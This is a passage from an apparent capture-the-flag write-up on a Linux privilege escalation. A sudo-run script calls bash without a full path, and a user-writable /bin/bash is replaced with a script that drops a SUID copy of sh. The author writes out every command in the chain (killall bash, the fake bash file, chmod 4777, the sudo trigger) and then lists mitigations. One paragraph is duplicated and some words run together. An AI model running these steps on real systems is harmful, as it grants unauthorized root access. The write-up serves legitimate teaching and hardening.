 and by looking at that
 sudo -l we see that we can run that binary as root except stopping web or restarting it
at this point i went into a rabbit hole by forwarding traffic to see what does this web look like but it was a login page for the syswatch-gui and nothing was useful there
so i went back to read the source code syswatch.sh to see what was it?
it has couple of flaws but the most dangerous one is in monitor.sh
 it runs bash without full path
 /bin/bash and by looking at the bash binary
 we can write to it so we can hijack a binary
there is a lot of ways to do it maybe just write a command that will rev shell to a listener to your attacker
but my favorite way is to make that hijacked bash create a copy of sh binary with SUID
it gives me freedom to do whatever i need later without worrying to lose shell
now the issue is we probably gonna tamper with bash binary which will kill our session specially that we'll do kill bash binary to make sure it reads the new changes so lets migrate to
we can write to it so we can hijack a binary
there is a lot of ways to do it maybe just write a command that will rev shell to a listener to your attacker
but my favorite way is to make that hijacked bash create a copy of sh binary with SUID
it gives me freedom to do whatever i need later without worrying to lose shell
now the issue is we probably gonna tamper with bash binary which will kill our session specially that we'll do kill bash binary to make sure it reads the new changes so lets migrate to /bin/sh first
python3 -c "import pty; pty.spawn('/bin/sh');"and run it with python cause if you tried/bin/shit might get killed when the mainbashdieskillall -9 bashkill bash instancescreate the fake bash file
cat > /tmp/fakebash < < 'EOF'
#!/bin/sh
cp /bin/sh /tmp/rootsh
chmod 4777 /tmp/rootsh
EOF
chmod +x /tmp/fakebash- now replace the actual bash file with that bash
cp /tmp/fakebash /bin/bash- and lets trigger the bash call
sudo /opt/syswatch/syswatch.sh plugin service_monitor.shso what we did is:
- we create a fake bash file, that file when executed copies the
shunder/tmpand gives us permission over it with SUID - we copied that fake bash file to
/bin/bashto replace the actual bash - when we execute
syswatchas root with plugin subcommand it callsbashbut this time it calls our bash - with our malicious bash getting executed as root it all went smoothly cause it got all access it needs
if you aren't familiar with SUID, it lets you run the binary with the privilege of its owner, and that file was created by root (remember sudo was used to trigger that) so now we can run that
shas root
now if we look at /tmp we see we got a file rootsh with 4777

-p to tell sh don't ignore SUID and we get a shell
Just a tip:
 if this entry didn't have
 env_reset we could've just added any directory to our PATH and inserted a malicious bash in that directory
making this directory the first in the $PATH directory when the binaries look up for commands that isn't given as absolute path, it will go one by one and execute the one found in the first PATH which would be ours
but the env_reset was enabled so it resets the environment variables (our add wouldn't be considered) so you can think of this option as if it executes the command in a restricted environment
Mitigation
- disable FTP anonymous authentication
- Don't ever leave an application in a public directory accessible by any one (don't even leave it there but if you have to make sure it is private in a well hardened environment)
- make sure your inputs are well sanitized to avoid attacks like XXE
- use a secret manager to save your creds and call them in your config files and maybe even use an encryption tools to encrypt connection strings in the config files
- if this isn't possible at least set them as environment variables so they can't be directly by accessing a file (harder to get)
- make sure to update your services if one of them was compromised
- don't give the user write over a bash binary
- and if you have to for some weird reason give him a write over a copy and make sure that bash called in your scripts called by absolute path of the one that is protected
Resources
- CVE-2025-54123: https://github.com/advisories/GHSA-r4h8-hfp2-ggmf
- User writable Binaries EoP: https://hacktricks.wiki/en/linux-hardening/privilege-escalation/write-to-root.html#root-executing-user-writable-scriptsbinaries